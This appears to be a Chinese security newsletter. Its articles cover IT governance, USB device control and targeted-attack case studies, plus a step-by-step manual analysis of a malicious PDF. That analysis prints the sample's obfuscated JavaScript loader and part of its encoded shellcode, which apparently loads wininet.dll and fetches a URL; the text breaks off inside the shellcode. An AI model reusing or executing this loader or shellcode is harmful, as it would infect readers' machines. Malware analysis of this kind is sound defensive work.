信息安全管理由 IT 部门负责，而执行需要在全公司每个部门和岗位落地。IT 部门要为全公司建立基础的信息安全策略、制度，组织安全意识培训、帮助部门设立安全岗位，并提供必要的安全技术支持。在此基础上，全公司的业务、行政、财务、后勤…各个部门都应切实地参与进来，在完成本职工作的同时严格遵循信息安全管理的规定，保证本部门这里不出问题。

配合监管部门的检查

目前证监局对所辖片区内证券公司的监管以非现场监管为主，但也不排除进行现场检查。根据《指引》内容来判断，监管部门的现场检查可能包括文档审查、人员访谈、现场勘查、技术检测等手段，视现场时间的长短，检查的细致程度会有所不同。

证券公司应积极配合监管部门的检查，借助监管部门的工作来找出自身的问题，并妥善进行处置。从风险管理的原理来说，评估、审计、检查都不是目的，而是通过这一系列的活动，来达到使证券公司充分识别风险和有效管理风险的目标。

参考文献

- [1]《证券期货经营机构信息技术治理工作指引(试行)》
- [2]《中国证券期货业信息安全发展报告》(2009)
- [3]《中国证券公司 IT 治理研究》

小U盘大风险 需全面管控

产品管理中心 刘敏

摘要：以U盘为代表的移动存储设备，以其体积小、容量大、价格低廉的特点，越来越受到计算机使用者的青睐，在日常工作中随处可见。但对企业而言，随之引入的安全风险却大大增加，移动存储设备滥用给企业的安全管理带来极大隐患。本文将从企业安全管理、风险控制的角度出发，全面、系统地阐述如何管控对移动存储设备的使用。

关键词：U盘 移动存储设备 数据泄露 病毒 木马

移动存储设备，特别是U盘、移动硬盘，以其体积小、容量大、携带方便、价格低廉等特性，已得到广泛应用，成为不同网络环境、不同计算机之间数据交换的主要手段之一。然而从企业安全管理的角度出发，移动存储设备作为数据和信息的重要载体，在给我们带来极大便利的同时，也给我们带来了许多安全隐患：

- 内外部U盘交叉使用，为恶意代码感染企业网络提供了捷径。据安全公司McAfee发表的“2010年第一季度威胁报告”称，一种通过U盘传播的蠕虫是对PC最大的威胁。一种与自动运行有关的感染是第一季度对PC的第三大威胁；

- 内外部U盘、内部不同部门之间的U盘交叉使用，普通U盘与存有关键数据的U盘混用，非授权用户违规使用U盘等问题，都为企业带来机密信息泄露的严重风险。

因此，如何全面、系统地管控企业内部移动存储设备的使用，降低随之而来的安全风险，已经成为企业安全管理的重中之重。然而，

根据我们的调查了解到，移动存储设备管理的现状却不容乐观：

- 外来移动存储设备随意接入企业内部计算机，无形中为病毒、木马感染企业网络开辟了一条捷径；
- 内部移动存储设备不区分安全等级、不区分场所、不区分使用人，专用于关键计算机之上处理敏感数据的移动存储设备随意拿到外部使用，造成企业敏感数据外泄，给企业带来巨大损失；
- 对移动存储设备的使用没有任何记录，安全事故发生以后没有任何协助管理员跟踪、定位和追溯责任人的依据和手段。

因此，在巨大的安全风险之下，而又面对着如此不堪一击的管理现状，如何才能真正做到对移动存储设备的全面管控，就成为企业安全管理员的燃眉之急。下面我们将从移动存储设备的全生命周期着手，带领大家一起探究移动存储设备的全面管控之道。

防止恶意代码传播

移动存储设备是恶意代码传播的主要手段之一，据安全公司

McAfee 发表的“2010 年第一季度威胁报告”称，一种通过 U 盘传播的蠕虫是对 PC 最大的威胁。一种与自动运行有关的感染是第一季度对 PC 的第三大威胁。因此禁止自动运行是移动存储设备管理最基本的要求，通过禁止自动运行，有效降低企业内网感染恶意代码的风险。

注册管理

外部移动存储设备想要在企业内部的终端上使用时，需要先进行注册，有管理员许可、登记造册后方可使用。注册时，详细记录注册申请人、申请时间等基础信息的同时，可以根据实际使用的需要，区分普通注册和加密注册，进而将移动存储设备被分为以下三个安全等级：

- 外部移动存储设备：未经注册的移动存储设备；
- 内部普通移动存储设备：普通注册的移动存储设备；
- 内部专用移动存储设备：加密注册的移动存储设备。

顾名思义，加密注册的移动存储设备安全级别最高。

接入控制

在注册管理的基础之上，就需要系统保证能够自动识别外部、内部普通和内部专用移动存储设备。与此同时，管理员即可通过安全策略，定义是否允许内部终端上使用外部移动存储设备，哪些终端上能够使用外部移动存储设备，以及使用时具体的操作权限（如只读或可读写）。

通过对移动存储设备的接入控制，能够完全杜绝未经管理员许可，擅自在内部终端上使用外来移动存储设备的现象发生，实现了移动存储设备规范化使用的第一步。

权限管理

在移动存储设备管理的整个过程中，人、计算机、移动存储设备构成了三个关键因素，全面管控的核心就是控制这三者之间的绑定和对应关系。

在注册管理的基础之上，需要能够自动、唯一识别每一个已注册的移动存储设备，进而通过安全策略指定哪个移动存储设备、能在哪台终端计算机、由哪个终端用户、按照哪种权限使用，实现移动存储设备规范化使

用的第二步——细粒度管控。

这一管控过程可以细分为两个环节：

- 移动存储设备与终端计算机的绑定：一旦把移动存储设备插入终端计算机，管理系统就能够自动判断该终端计算机能否使用该移动存储设备。如果能够使用，则会开放相应的使用权限如只读、可写；否则，将完全拒绝使用，并在终端用户试图打开该移动存储设备时，向终端用户发出提示信息；

- 移动存储设备与终端用户的绑定：当且仅当该终端计算机上能够使用该移动存储设备时，系统会进一步对终端用户进行身份验证，以确认该终端用户能否使用该移动存储设备。如果能够使用，则会开放相应的使用权限；否则，将完全拒绝使用，并在终端用户试图打开该移动存储设备时，向终端用户发出提示信息。

使用审批

管理员在安全策略中，授予终端用户在终端计算机上使用移动存储设备后，仍然需要通过手机短信等实时手段，对移动存储设备的每一次使用进行审核，确保每一次使用都是确因工作需要而进行的。

在确保移动存储设备能够在终端计算机上由终端用户使用时，就需要终端用户输入本次使用原因，并通过手机短信等方式即时发给管理员进行审核，当且仅当审核通过之后，才能最终按照相应的权限使用移动存储设备。

不同的企业处在不同的发展阶段，并不是所有企业都需要如此细粒度的管控，因此还需要系统能够灵活配置，允许管理员即时关闭使用审核这样的细粒度管控功能。

全程审计

从注册管理、到移动存储设备插入、再到移动存储设备的具体使用操作都需要留有详细的审计信息，以方便管理员在需要的时候查看审计记录，追溯安全事故责任人。

销毁处理

上面从移动存储设备的注册、接入到使用、审计，均为移动存储设备正常使用周期内的管控功能。当企业不再需要移动存储设备上存储的数据或移动存储设备本身时，如果不做任何特殊处理只是随意将其丢弃在一旁，可能会导致无意的数据泄露，给企业带来不可估量的损失。因此，作为对移动存储设备的全生命周期管理，最后的环节就是对其上存储的数据或者移动存储设备本身进行彻底的销毁，保证敏感数据不外泄，对整个管理过程形成闭环。

本文基于移动存储设备使用带来的风险和管理的现状，阐述了对移动存储设备进行全面管控的过程中，需要执行的每一个管控环节，希望对各企业的移动存储设备管理提供借鉴。

定向攻击：网络战中的狙击步枪

国际拓展部 郭宇

摘要：安全防护技术在不断进步，攻击技术也水涨船高，单一的攻击方式已经很难取得明显的效果，因此如今的攻击中往往是结合了多种攻击技术，尤其是利用大量的社会工程学进行信息收集和欺骗攻击。

本文描述了一种历久弥新的攻击方式：定向攻击 (Targeted Attack)，其特点是：攻击目标是特定的个人、企业或组织，通常是在对目标进行分析后精心设计出更有针对性的攻击方法，以绕过目标的安全防护体系，具有很高的隐蔽性。

随着安全技术的发展，这种攻击从单一环节来看，也许是平淡无奇的，但从整体来看，其对目标信息进行收集和分析，从不同角度发现目标可能存在的弱点，最终达到攻击的目的。


通过对定向攻击的深入剖析，在本文中会给出相应的预防措施和防护手段，尽量降低这种攻击带来的损害，做到防患于未然。

关键词： Targeted Attack 定向攻击 社会工程学 社交网络 即时通讯 信息收集 exploit

南非世界杯的硝烟散尽，西班牙如愿夺冠成为历史上第八个夺取世界杯冠军的国家。在全世界的目光都聚集在南非的时候，网络中的攻防博弈却依旧进行着……

一、新瓶装老酒的定向攻击

在南非世界杯开幕前，一份南非世界杯小组赛对战 Excel 表 (见图 1) 在网络世界中迅速传播，然而经过安全专家的分析，这个 Excel 文件中包含针对 CVE-2009-3129 漏洞的 exploit，也就是说，如果用户电脑上的 Microsoft Excel 软件没有更新过该漏洞的补丁，在打开这个文件时，会执行其内置的后门程序，从而导致主机的控制权沦陷。



Match	Date-Time (EST)	Venue	Results
13	12/06 10:00	Johannesburg - JEP	Argentina
14	12/06 07:30	Nelson Mandela Bay/Port Elizabeth	Korea Republic
15	17/06 10:00	Manqaung/Bloemfontein	Greece
16	17/06 07:30	Johannesburg - JSC	Argentina
17	22/06 14:30	Durban	Nigeria
18	22/06 14:30	Polokwane	Greece
19			
20			
Group C			
Match	Date-Time (EST)	Venue	Results
23	12/06 14:30	Rustenburg	England
24	13/06 07:30	Polokwane	Algeria
25	18/06 10:00	Johannesburg - JEP	Slovenia
26	18/06 14:30	Cape Town	England

图 1 包含后门程序的 Excel 文件

如果这类恶意文件是广泛散播的，那就是典型的“钓鱼事件”；如果是用来攻击特定目标 (个人 / 组织 / 企业)，那它的背后就是我们

今天的主题：定向攻击。

定向攻击是指有特定目标的攻击，由于其注重隐蔽性，攻击范围是严格受控，比如个人、企业或者组织。而且通常由于目标安全体系等级较高，所以攻击方式曲折迂回，不限于技术手段，往往包括一系列精心设计的步骤。定向攻击不是一种新型的攻击技术，凯文·米特尼克在《欺骗的艺术》(The Art of Deception)中描绘了在 20 世纪 70 年代使用社会工程学对特定目标进行攻击的案例，这可以说是定向攻击的雏形。

互联网的出现对人类社会产生了巨大的影响，人们开始使用网站、电子邮件、即时通讯进行信息获取和沟通交流。近年来兴起的社交网站 Facebook 在 2010 年首次超越 Google 成为全球流量最大的网站，这一切都愈发说明人类社会对互联网的依赖。

然而凡事有利必有弊，近年来的定向攻击事件，都打上了深深的“互联网烙印”，攻击者们已经不再像从前，通过信件、电话、上门拜访等方式进行欺骗和攻击，互联网给攻击者也带来了极大的便利，近年来新型的攻击都结合了大量社会工程学的技巧，通过各种方式获取更多的目标相关信息，降低攻击难度。

二、定向攻击典型事例分析

Twitter 入侵事件

Twitter 是目前世界上最大的微博(微型博客)提供商，2009 年 4 月，Twitter 在官方博客承认遭到非法入侵(见图 2)，攻击者自称“Hacker Croll”。

下面让我们来看看“Hacker Croll”是如何进入 Twitter 的：




图 2 Twitter 对入侵事件的官方声明

首先 Croll 还是装模作样地对 Twitter 的网站进行了细致的分析，但是很不幸 Twitter 的网站安全做的非常好，除了一些鸡肋的 Banner 信息外一无所获。

Croll 只好从内部下手，他对 Twitter 公司的雇员进行了广泛的调查和信息搜集，在经过多次尝试后把目标锁定在 Twitter 产品经理 Jason Goldman 身上，并非法进入了 Goldman 的 Gmail 信箱。

Gmail 被黑的原因是这个环节中最有趣的一点：为了保护账户密码安全，Gmail 要求用户提供一个安全邮箱用来做密码找回。Croll 发现 Goldman 使用的安全邮箱是 Hotmail 邮箱，并且 Goldman 的账户长期处于不活跃状态，Hotmail 已经从系统内删除了他的账户。于是 Croll 重新注册了这个 Hotmail 信箱，并使用 Gmail 的密码找回，于是他成功地得到了重置密码链接并设置了新的密码，进入了 Goldman 的 Gmail 信箱。

通过 Goldman 的 Gmail 信箱，Croll 破解了包括其 Yahoo 信箱在内的一系列在线应用账户(见图 3)。

而在 Yahoo 信箱里，Croll 又进一步发现了一些账号信息，在经过数次登录尝试后，发现其中的一个账号可以成功地登录 Twitter



图3 Goldman发消息称其Yahoo信箱被黑管理后台，至此，整个攻击过程告一段落。

从上述过程中，我们并没有发现任何先进的攻击技术或者明显的系统漏洞，但是一个“密码重置”功能，一个过期的Hotmail账户和不安全的个人密码习惯三者结合起来，就绕过了安全系统并带来巨大危害。

QQ被盗引发的惨剧


这是一个笔者亲身经历的事情。

一天晚上，大学同学小A的QQ滴滴地闪了起来，我打开消息一看：“最近好么？”我心里觉得奇怪这不是这家伙平时说话的风格啊，紧接着没等我回话，小A又发来一句“对了，能给我的淘宝充500块钱吗，明天给你，我网银没钱了”，我就问了“小A”一句：“我叫什么？”，小A的头像就暗淡了。

我赶紧到大学的QQ群里发消息，“小A的QQ可能被盗了，大家注意！”，这话好像是在一潭死水中投入了一块巨石，很多人

都说奇怪为啥小A在跟他们借钱，这个时候小B的一句话让大家无语了：“我给小A汇了800”。

小A后来说，那一个晚上他向同学，同事，亲戚朋友一共“借”了近5000块钱，幸好反应及时，最后损失不到1000元。



一个QQ被盗会引发1000元的损失，这恐怕是小A始料不及的。然而除此之外，火爆的社交网络（如开心网、人人网）中虚拟信任关系也常常让人顾此失彼，攻击者只需知道你的亲戚、朋友或者同事的名字，就可以注册一个ID并轻易骗取你的信任，这种信任欺骗如果被应用到企业攻击，损失将难以估计。

Intel入侵事件

2010年初，Intel声称遭遇网络攻击被渗透到企业内网。

经调查，攻击者并没有寻找Intel的安全防护体系中的漏洞，而是从企业内部员工入手发起的攻击。

攻击者通过分析内部员工的社交网络信息，假冒其好友并诱骗内部员工点击包含恶意代码的网址链接，该恶意代码是微软IE Oday漏洞的exploit，只要使用IE浏览器访问该链接，恶意软件就会被下载并安装到访问者的个人电脑里，从而使得攻击者可以远程控制电脑。

攻击者采取各种办法让内部员工从公司内部访问恶意链接，控制了企业的内部电脑，进而对企业内网发起进一步的攻击。

从这个事件可以看出，攻防的战争是一个长期动态的过程，即使有重重的安全防护，如桌面防病毒软件，但对员工的安全意识培训仍然非常重要，如果员工有良好的安全意识，就不会打开未知的URL链接，让攻击者即使手握IE Oday也无可奈何。

但同时也需要提醒注意的是，更加先进

的定向攻击会分析目标的日常访问网站，并对其进行网站挂马借以攻击到目标。这个时候需要格外保护员工的上网安全，可通过部署 Web 信誉网关设备进行防护。

三、扼住定向攻击的喉咙

从以上案例中我们可以看到，为达目的定向攻击可谓无所不用其极，从社会工程学欺骗到先进的 0day 攻击，总是可以找到目标的弱点进行利用。

所谓知己知彼百战不殆，我们下面来看定向攻击中常见的攻击方式和解决方案：

信息收集分析

这是定向攻击中最常见的方式，攻击者会对目标进行细致的信息收集，在其中发现目标的行为特点和日常习惯。

解决方案：

加强安全意识培训，不要在互联网上公开个人 / 组织的信息，包括社交网络、即时通讯工具、论坛等媒介。

身份欺骗

攻击者利用有弱点的信任关系，进行欺骗获取信息或直接发起攻击。

解决方案

对网络上的关系默认为不信任，并拒绝

执行不可信的操作：

- 未知的邮件和附件（要知道，伪造发件人地址是多么的简单）

- 未知的文档，包括 Word/Excel/PPT/PDF/HTML 等格式的文件

- 未知的网页链接

使用浏览器的安全特性：

- IE 禁用 ActiveX, 开启 DEP
- FireFox 安装 NoScript 插件
- Google Chrome 的沙箱 (Sandbox) 和黑名单功能

其他安全策略：

- 安装桌面安全防护软件
- 日常操作电脑使用非特权账户
- 禁止外设自动运行
- 良好的密码策略

内网攻击

一旦攻击者渗透到内网，会进一步对内网的其他主机发起攻击以获取更多数据：

解决方案：

通过严格的内网安全策略，把可能的损失降到最低

- 划分严格的 VLAN，并在网络设备和主机

上设定 IP 和 MAC 地址绑定，防止 ARP 欺骗

- 使用加密协议传输机密数据
- 监控网络中是否有嗅探行为
- 对内网主机进行及时的补丁更新和系统加固

四、结束语

就在本文即将结束的时候，微软 Windows 又爆出了一个 LNK 严重 0day 漏洞，影响包括 Windows XP、2003、Vista、2008 和 Windows 7 在内的多个操作系统，并可远程利用（由于危害巨大，微软官方没有提供补丁，绿盟科技已经发布临时解决方案），这也提醒我们在未来相当长的一段时间内，安全仍然是一个动态的过程，而提高全员安全意识，加强安全防护会防止以上案例重演，并把损失降至最低。

参考文献

<http://techcrunch.com/2009/07/19/the-anatomy-of-the-twitter-attack/>

<http://www.nsfocus.net/index.php?act=alert&do=view&aid=113>

<http://www.microsoft.com/technet/security/advisory/2286198.mspx>

手工分析PDF恶意代码实例

研究部 汪列军

摘要：基于 PDF 文件格式的恶意代码攻击，目前呈现愈演愈烈的态势，本文用实例的形式，介绍如何手工解析一个 PDF 恶意代码，让我们了解 PDF 恶意代码攻击技术的几个主要方面。

关键词：PDF 格式 恶意代码 JavaScript 混淆

引言

众所周知，PDF 格式已经成为事实上的电子文档交换标准，它的广泛使用使之成为除微软 Office 文档以外最受黑客关注的攻击载体。由于基于 PDF 文档攻击的泛滥，我们经常可以接触到包含恶意代码的 PDF 文件，本文将从介绍基本的 PDF 文件格式出发，演示如何手工解析一个恶意 PDF 文档的实例。

一、PDF 文件结构简介

PDF 文件格式是 Adobe 公司独立开发的，源于 Postscript 页面描述语言，目前格式标准已经作为 ISO 32000 国际标准公开，从 Adobe 的网站可以下载到格式描述文本。PDF 文件基本上是二进制的格式，但是页面结构定义的关键字都是明文的，对于很简单的 PDF 文件，直接用文本编辑器打开就可以大致浏览文件的基本结构。

PDF 文件结构框架

不管 PDF 文件如何复杂，必须按顺序至少包含以下 4 部分结构

- 文件头标记

一般是简单的一行文本，用于标记 PDF 语言的版本，比如：

```
%PDF-1.2
```

目前版本的有效值为 1.0 到 1.7

- 文件主体

基本上由一系列的对象定义构成，比如：

```
----- 8< -----  
1 0 obj <--- 第一个数值为对象编号 >>  
<<  
    /Type /Catalog  
    /Outlines 2 0 R  
    /Pages 3 0 R  
>>  
endobj  
5 0 obj  
<< /Length 67 >>  
stream  
BT  
/F1 24 Tf
```

```

2 0 obj          100 700 Td          /Font << /F1 7 0 R >>
<<              (Hello World)Tj      >>
/Type /Outlines ET
/Count 0        endstream
>>
endobj

6 0 obj
3 0 obj          [/PDF /Text]
<<              endobj
/Type /Pages    xref
/Kids [4 0 R]   7 0 obj          0 8 <--- 对象个数
/Count 1        <<              0000000000 65535 f
>>              /Type /Font        0000000012 00000 n <--- 第一个值为对象从文件头的偏移
endobj          /Subtype /Type1     0000000089 00000 n
                /Name /F1          0000000145 00000 n
4 0 obj          /BaseFont /Helvetica 0000000214 00000 n
<<              /Encoding /MacRomanEncoding 0000000381 00000 n
/Type /Page     >>              0000000485 00000 n
/Parent 3 0 R   endobj          0000000518 00000 n
/MediaBox [0 0 612 792]
/Contents 5 0 R <--- 内容引用对象 5
/Resources
<< /ProcSet 6 0 R <--- 操作过程集引用对象 6

```

----- 8< -----

对象之间可以引用嵌套，从而形成文件的逻辑结构，对象定义顺序与实际的 PDF 页面渲染没有必然的对应关系。

• 交叉引用表

交叉引用表存储了文件中所有定义对象的索引信息，标记了对象在文件中的位置和状态信息，处理程序可以通过访问引用表直接定位访问对象。

xref

```

0 8 <--- 对象个数
0000000000 65535 f
0000000012 00000 n <--- 第一个值为对象从文件头的偏移
0000000089 00000 n
0000000145 00000 n
0000000214 00000 n
0000000381 00000 n
0000000485 00000 n
0000000518 00000 n

```

• 文件尾结构 (Trailer)

Trailer 对象包含了一些 PDF 文件的必要信息，比如文件包含的对象数、文件 Root 对象编号及交叉引用表的偏移。PDF 处理程序对文件的处理总是先从读取 Trailer 开始。

trailer

<<

/Size 8

/Root 1 0 R

>>

startxref

642

PDF 对象的类型

PDF 的对象是文件信息存储的单元，格式目前支持 8 种基本类型的对象：

- Boolean 对象

以关键字 true 或 false 的形式出现，表示逻辑真或逻辑假，可以作为 Array 对象或 Dictionary 对象的元素。

- Numeric 对象

表示数值，分整型和实型，以十进制表示。例子：123、43445、+17、-98、0、34.5、-3.62、+123.6、4.、-.002、0.0

- String 对象

由一系列字节组成的字符串，有两种形式：圆括号包含的字符串和尖括号包含的十六进制表示。字符串中的字符支持几种常见的转义序列和八进制编码，在恶意文件中可以用来作为规避检测的手段。例子：

(This is a string\n)

<4E6F762073686D6F7A206B6120706F702E

- Name 对象

由一个前导 “/” 和后面一系列字符组成的名字，用于定义一个命名标志。构成名字的字符可以使用十六进制的编码，同样可以用来规避检测。例子：

/Type、/Pages、/Count、/A#42

- Array 对象

由 [] 包含的一组对象集合，元素可以是任何 PDF 支持的对象(包括 Array 对象)，可以通过 Array 的嵌套实现任意维度的 Array。例子：

[549 3.14 false (Ralph) /SomeName]

- Dictionary 对象

由 “<<” 和 “>>” 包含的若干 Key/Value 对集合，Key 必须是 Name 对象，从而在一个 Dictionary 内的 Key 是唯一的，Value 可以是任何 PDF 对象(包括 Dictionary 对象)。例子：

<< /Type /Example

/Subtype /DictionaryExample

/Version 0.01

/IntegerItem 12

/StringItem (a string)

/Subdictionary << /Item1 0.4

/Item2 true

/LastItem (not!)

/VeryLastItem (OK)

>>

>>

- Stream 对象

由 Dictionary 对象跟随字节流构成，并且用于数据存储的对象。Dictionary 对象用于指定字节流的若干属性，比如长度和编码方式。字节流由 stream 和 endstream 关键字定义其开始和结束。内容和 String 对象相似，但没有长度限制，可以接受各种压缩或编码，一般用于存储大的二进制数据，恶意文件中绝大多数恶意代码都放置在这类对象中。例子：

```
<< /Length 125 /Filter /FlateDecode >>
```

```
stream
```

```
二进制字节流
```

```
endstream
```

- Null 对象

用 null 表示，代表空。如果一个 Key 的值为 null，则这个 Key 可以被忽略；如果引用一个不存在的对象则等价于引用一个空对象。

二、PDF 文件中脚本代码的触发方式

PDF 文件不仅仅支持静态文本及图像存储描述，还支持各种多媒体内容的嵌入，通过事件、触发器、动态脚本的支持还能实现与用户的交互。发展至今，PDF 文件已经成为一个具有交互能力的媒体容器。目前已知的流行 PDF 漏洞，大多利用内嵌的 JavaScript 脚本，以下列举一些 PDF 中经常被恶意代码使用的脚本执行机制。

- OpenAction 命令

通过 OpenAction 命令指定对象（通常就是 JavaScript），在文件打开时会执行脚本。例子：/OpenAction 9 0 R

- AA 命令

通过 AA 命令指定对象，在特定页面被渲染或特定事件触发时执行。例子：/AA /O 9 0 R

- Names 命令

用于指定文件的名字目录，可以用来执行指定的脚本。例子：
/Names << /JavaScript 9 0 R >>

三、手工分析恶意 PDF 文件

对恶意代码的分析主要包括：理解恶意代码的触发机制、提取恶意代码并去除混淆、确认所利用的漏洞及解析 Shellcode 的功能。

理解恶意代码的触发方式

我们得到的是如下这样一个 PDF 文件：

```
malicious.pdf
```

```
----- 8< -----
%PDF-1.4                                endobj
1 0 obj                                  7 0 obj
<</Pages 2 0 R                          << /S /JavaScript /JS 6 0 R >>
/PageLayout /SinglePage                endobj
/Names << /JavaScript 8 0 R >>          8 0 obj
/Type /Catalog                          << /Names [(VHN) 7 0 R ]
>>                                       >>
```

```

endobj          endobj          stream          <</Info 9 0 R
2 0 obj        9 0 obj        二进制字节流 ...      /Root 1 0 R
<</Kids [3 0 R]
                <</Creator (Adobe)
                endstream          /Size 9
/Count 1       /Title (FDz)   endobj          >>
/Type /Pages   /Trailer 5 0 R 6 0 obj        startxref
>>            /Producer (Notepad) << /Length 125 /Filter /FlateDecode 4338
endobj          /Author (Miekiemoes) >>                %%EOF
3 0 obj        /CreationDate (D:20080924194756)
                stream
<</Parent 2 0 R          >>                二进制字节流 ...
/Contents 4 0 R          endobj          endstream
/Type /Page     xref           ----- 8< -----
>>            0 9                对象 5 和 6 包含了压缩处理后的二进制字节流数据, 为简洁起见,
endobj          0000000000 65535 f 本文在显示上做了删减。我们可以写个小脚本来处理字节流的解码,
4 0 obj        0000000009 00000 n 不过 Didier Stevens 提供的 pdf-parser.py 工具早就实现了这个功能。
<</Length 31 >>    0000000112 00000 n 只需要执行以下命令, 就可以针对包含解码数据的 PDF 文件, 进行
stream         0000000168 00000 n 对象分析:
0 0 595.28000 841.89000 re W n 0000000230 00000 n >pdf-parser.py -f malicious.pdf
                0000000310 00000 n 得到的对象 5 的分析结果:
endstream      0000003912 00000 n ----- 8< -----
endobj         0000004110 00000 n obj 5 0
5 0 obj        0000004156 00000 n Type:
<< /Length 3528 /Filter /FlateDecode 0000004199 00000 n Referencing:
>>            trailer          Contains stream

```

```

[(1, '\n'), (2, '<<'), (1, ' '), (2, '/Length'), (1, ' '), (3, '3528'), (1, ' '), (2,
/Filter'), (1, ' '), (2, '/FlateDecode'), (1, '\n '), (2, '>>'), (1, '\n')]
<<
/Length 3528
/Filter /FlateDecode
>>
'U6cW34R35U56U3dZ7 ... 更多数据 ... Y63S68S28T65F29P7bH7d'
----- 8< -----
    
```

字节流部分已经被解码，包含了大量的数据，为简洁起见，本文在显示上做了删减。

对象 6 的分析结果：

```

----- 8< -----
obj 6 0
Type:
Referencing:
Contains stream
[(1, '\n'), (2, '<<'), (1, ' '), (2, '/Length'), (1, ' '), (3, '125'), (1, ' '), (2,
/Filter'), (1, ' '), (2, '/FlateDecode'), (1, '\n '), (2, '>>'), (1, '\n')]
<<
/Length 125
/Filter /FlateDecode
>>
"nh9T=24;if(app)nh9T=";SuU=this;Uk1=unescape;e1mo=SuU.
    
```

```

info;nh9T=Uk1('%'+nh9T);zGvex=e1mo.Trailer.replace(/([A-Z])/
g,nh9T);eval(Uk1(zGvex))"
----- 8< -----
    
```

字节流部分已经解码为明文，看起来应该是一个混淆过的小段 JavaScript 代码。我们可以关注此段代码是被何种机制执行的。

注意对象 1，也就是 Catalog 对象，其中包含了如下的命令：

```
/Names << /JavaScript 8 0 R >>
```

/Names 命令的参数为 JavaScript 类型的对象 8。可见此 PDF 使用了 /Names 命令机制来执行 JavaScript 代码。

恶意代码的提取分析

从上节的分析已经知道，此恶意 PDF 使用了 /Names 方法，执行对象 8 所对应的 JavaScript 代码，而对象 8 并不直接包含代码而是一个间接引用，通过下面的引用追踪，我们很容易定位到了对象 6。

```

-----
8 0 obj
/Names << /JavaScript 8 0 R >> --> << /Names [(VHN) 7 0 R ]
--+
>>
endobj
-----
6 0 obj <----- 7 0 obj <-----+
    
```



```
<< /Length 125 /Filter /FlateDecode << /S /JavaScript /JS 6 0 R >> >> /CreationDate (D:20080924194756)
>> endobj >>
```

stream

二进制字节流 ...

endstream

对应的代码就是在上节中我们怀疑的 JavaScript 片段: nh9T=24;if(app)nh9T="";SuU=this;Uk1=unescape(e1mo=SuU.info;nh9T=Uk1('%'+nh9T);zGvex=e1mo.Trailer.replace(/([A-Z])/g,nh9T);eval(Uk1(zGvex))

这是一个经过简单混淆的代码, 不过很容易看出来, 它的功能就是对某块内容进行替换解码操作, 然后执行之。操作的数据对象是 this.info.Trailer, 这个对象的内容是什么呢? 通过追踪这个对象也很容易定位到:

9 0 obj 5 0 obj

```
<</Creator (Adobe) << /Length 3528 /Filter /FlateDecode
trailer /Title (FDz) >>
<</Info 9 0 R --> /Trailer 5 0 R ---> stream
/Root 1 0 R /Producer (Notepad) 二进制字节流 ...
/Size 9 /Author (Miekiemoes) endstream
```

所以 this.info.Trailer 指向对象 5 中存储的数据。

把对象 6 中的代码和对象 5 中的数据合并起来再做些简化, 我们得到如下的完整攻击代码:

----- 8< -----

maldata='U6cW34R35U56U3dZ7 ... 更多的数据 ...

Y63S68S28T65F29P7bH7d';

nh9T=24;

nh9T=unescape('%'+nh9T);

zGvex=maldata.replace(/([A-Z])/g,nh9T);

eval(unescape(zGvex));

----- 8< -----

我们需要关心的是最后调用的 eval() 到底执行了些什么, SpiderMonkey JavaScript 引擎可以帮助我们, 不过看起来混淆并不复杂, 手工处理也不困难, 只需把 eval 替换为 document.write 或 alert, 整理为 HTML 代码的形式保存到 .html 文件:

----- 8< -----

```
<html><head><script>
```

maldata='U6cW34R35U56U3dZ7 ... 更多的数据 ...

Y63S68S28T65F29P7bH7d';

nh9T=24;

nh9T=unescape('%'+nh9T);

```
zGvex=maldata.replace(/([A-Z])/g,nh9T);
document.write(unescape(zGvex));
</script></head><body></body></html>
```

----- 8< -----

把文件丢到浏览器里，就输出了会被 eval() 调用执行的代码:

----- 8< -----

```
$6c$34$35$56$3d$75$6e$65$73 ... 更多数据 ... $74$63$68$28
$65$29$7b$7d
```

----- 8< -----

很明显，这是 Hex 编码后的数据，把数据中的所有“\$”字符删除掉，保存为 maldata.dat，用如下的小 Python 脚本就能得到对应的 ASCII 码字符串:

```
decode-hex.py
```

----- 8< -----

```
import sys
```

```
s = sys.stdin.read()
```

```
c = s.decode('hex')
```

```
sys.stdout.write(c)
```

----- 8< -----

```
>python decode-hex.py < maldata.dat > maldata.js
```

得到的 maldata.js 包含如下代码:

----- 8< -----

```
I45V=unescape("%u3190%u99C0%u0364%u3040%u408B%u8
```

```
B0C%u1C70%u8BAD%u0868%u78E8%u0000%u8B00%u3C4
5%u8B53%u0554%u5678%uEA01%uC983%u52FF%u728B%u
0120%u41EE%u31AD%u99DB%uCBC1%u010D%u40D3%u029
9%u0554%u75FF%u39F3%u75FB%u5EEA%u5E8B%u0124%u
66EB%u0C8B%u8B4B%u1C5E%uEB01%u048B%u018B%u5E
E8%uFF5B%u50E0%u49BF%u0FED%uFF7E%u5ED3%u5056
%u5452%u5656%uBF50%u4B8B%u5FE3%uD3FF%u0159%u8
5CE%u58C0%u02E3%uE975%u5058%uC629%u948D%u2036
%uA1D5%u0161%u3054%u83FC%u04EE%uF075%u31C3%uB
6F6%u5B30%u406A%uC152%u04E2%u5652%u54BF%uAFCA
%uFF91%u50D3%u0CE8%u0000%u7700%u6E69%u6E69%u7
465%u642E%u6C6C%uBF00%u4E8E%uEC0E%uD3FF%u569
5%u5656%u5656%u29BF%uE844%uFF57%u56D3%u0068%u
0001%u5684%uE856%uFF83%uFFFF%u7468%u7074%u2F3A
